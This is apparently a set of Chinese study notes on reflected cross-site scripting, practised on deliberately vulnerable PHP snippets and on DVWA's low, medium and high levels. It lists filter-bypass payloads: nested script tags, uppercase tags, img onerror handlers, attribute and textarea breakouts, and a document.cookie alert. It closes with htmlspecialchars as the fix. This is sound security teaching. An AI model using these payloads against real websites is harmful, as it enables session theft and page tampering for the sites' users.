

## 文本框

### 突破过滤，实现XSS

- 突破过滤<script>  
<img src=1 onerror=alert('hack')>  
<scr<script>ipt>alert('hack')</scr</script>ipt>
- 突破过滤alert  
<script>confirm('hi')</script>  
<img src=1 onerror=confirm('1')>

1.突破 <script>

2.突破alert

### XSS语句输出在标签属性中的突破

将之前的xss1.php中的代码进行如下修改


```
<?php
$username = $_POST[ 'uname' ];
echo '<input type="text" value="'. $username. '"/>';
?>
```

如果跨站不成功,看网页 源码,需要查看你输入的在哪儿输出了!





可以在输入的地方输入特征字符，然后查找!





双引号 闭合的是value前面的这个双引号




xss1里面的php脚本：

```
2 $username = $_POST['uname'];
3 //echo "<p> hello, ".$username."</p>";
4 echo '<input type="text" value="' . $username . '"/>';
5 ?>
6
```

输入:

```
1 "><script>alert('hi')</script>
```



源码:

```
1 <input type="text" value=""/><script>alert('hi')</script>"/>
```

这是我们所输入的:

```
1 <input type="text" value=""/><script>alert('hi')</script>"/>
```

## 文本域相关



```
1 <?php
2 $username = $_POST['uname'];
3 //echo "<p> hello, ".$username."</p>";
4 //echo '<input type="text" value="' . $username. '"/>';
5 echo '<textarea rows="3" cols="20">' . $username. '</textarea>';//rows表示可以输出的行数,cols表示可以输出的列数
6 ?>
7
```



1 <textarea rows="3" cols="20"/><script>alert('hi')</script></textarea>

在框里面输入:

1 </textarea> <script>alert('hi')</script>



## dvwa实战

### 反射型XSS

# 反射型XSS

- low级别：

<script>alert('hi')</script>

<script>alert(document.cookie)</script>

- medium级别：

<scri<script>pt>alert('hi')</script>

<SCRIPT>alert('hi')</SCRIPT>

<img src=1 onerror=alert('hi')>

edu 51

绕过方法:2.用大写3.作为事件运行

先上的是dvwa里面的low等级;

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

## Vulnerability: Reflected Cross Site Scriptin

What's your name?

Hello a

### More info


<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

查看源码:可以发现刚刚自己输入的:

<pre>Hello a</pre>


</div>






输入:

```
1 <script>alert('hi')</script>
2
```





## Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```

Compare

```
1  <?php
2
3  if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
4
5      $isempty = true;
6
7  } else {
8
9      echo '<pre>';
10     echo 'Hello ' . $_GET['name'];
11     echo '</pre>';
12
13 }
14
15 ?>
```

换成中级的:

## Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

Compare

注意与低级别的区别!

```
1  <?php
2
3  if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
4
5      $isempty = true;
6
7  } else {
8
9      echo '<pre>';
10     echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
11     echo '</pre>';
12
13 }
14
15 ?>
```

将 `<script>` 替换为空了！

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

## Vulnerability: Reflected Cross

What's your name?

script>alert('hi')</script>

Submit

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

## vulnerability. Reflected Cross

What's your name?

Submit

Hello alert('hi')

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

输入:

1

<SCRIPT>alert('hi')</SCRIPT>

# Vulnerability: Reflected Cross Site Scripting (XSS)

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

What's your name?

`<SCRIPT>alert('hi')</SCRIPT>`

Submit

## More info

<http://ha.ckers.org/xss.html>

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://www.cgisecurity.com/xss-faq.html>

## Vulnerability

## Reflected Cross Site Scripting

What's your name?

Hello

hi

确定

高级的:

## Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . htmlspecialchars($_GET['name']);
    echo '</pre>';
}
?>
```

Compare

1 <?php

```

2
3 if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
4
5     $isempty = true;
6
7 } else {
8
9     echo '<pre>';
10    echo 'Hello ' . htmlspecialchars($_GET['name']);
11    echo '</pre>';
12
13 }
14
15 ?>

```

**htmlspecialchars** 这个函数很重要！它把XSS语句转换成实体了！

中级里面把script过滤了；

## high级别反射型XSS

- 利用htmlspecialchars函数防御XSS

htmlspecialchars()函数可以把& ( 和号 )、" ( 双引号 )、' ( 单引号 )、< ( 小于 )、> ( 大于 ) 这些敏感符号都转换为html实体。

& (和) 转成 &amp;

" (双引号) 转成 &quot;

< (小于) 转成 &lt;

> (大于) 转成 &gt;

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

Insecure CAPTCHA

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

# Vulnerability: Reflected Cross

What's your name?

Submit

Hello <script>alert('hi')</script>

## More info

<http://ha.ckers.org/xss.html>

[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)

<http://www.cgisecurity.com/xss-faq.html>

```
<pre>Hello &lt;script&gt;alert('hi')&lt;/script&gt;</pre>
```

加固语句:

```
1 <?php
2     $username = $_POST[ 'uname' ];
3     $username = htmlspecialchars($username);
4     echo '<textarea rows="3" cols="20">' . $username . '</textarea>';
5 ?>
6
```